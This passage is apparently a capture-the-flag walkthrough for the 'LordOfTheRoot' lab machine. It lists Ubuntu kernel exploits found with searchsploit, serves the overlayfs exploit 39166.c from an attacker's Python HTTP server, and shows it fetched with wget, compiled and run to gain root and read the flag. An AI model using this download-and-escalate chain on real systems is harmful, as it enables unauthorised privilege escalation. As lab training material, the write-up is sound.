Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Acce  | linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local   | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local   | linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi S  | linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation  | linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Priv  | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Con  | windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Esca  | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) -   | linux/local/47169.c
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC)                   | linux/dos/37777.txt
Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege Escalation    | linux/local/41762.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Esca   | linux/local/41760.txt
```

3. Build a server to my exploit file.



```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit -m linux/local/39166.c

  Exploit: Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)
      URL: https://www.exploit-db.com/exploits/39166
     Path: /usr/share/exploitdb/exploits/linux/local/39166.c
    Codes: CVE-2015-8660
 Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/39166.c



┌──(root㉿kali)-[/home/kali]
└─# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
192.168.1.8 - - [16/Sep/2024 14:41:05] "GET /39166.c HTTP/1.1" 200 -
```

4. Try to find any good data at root file, then cat the flag.



```
smeagol@LordOfTheRoot:/tmp$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:/tmp$ wget http://192.168.1.6:8888/39166.c
--2024-09-16 12:41:07--  http://192.168.1.6:8888/39166.c
Connecting to 192.168.1.6:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2680 (2.6K) [text/x-csrc]
Saving to: '39166.c'

100%[===================================================================================================

2024-09-16 12:41:07 (35.4 MB/s) - '39166.c' saved [2680/2680]

smeagol@LordOfTheRoot:/tmp$ gcc linux/local/39166.c -o ramy
gcc: error: linux/local/39166.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
smeagol@LordOfTheRoot:/tmp$ ls
37292.c  39166.c  linpeas.sh  ns_sploit  ramy
smeagol@LordOfTheRoot:/tmp$ gcc 39166.c -o ramy2
smeagol@LordOfTheRoot:/tmp$ ./ramy2
root@LordOfTheRoot:/tmp# id
uid=0(root) gid=1000(smeagol) groups=0(root),1000(smeagol)
root@LordOfTheRoot:/tmp# cd /root
root@LordOfTheRoot:/root# ls
buf  buf.c  Flag.txt  other  other.c  switcher.py
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
– Gandalf
root@LordOfTheRoot:/root# 
```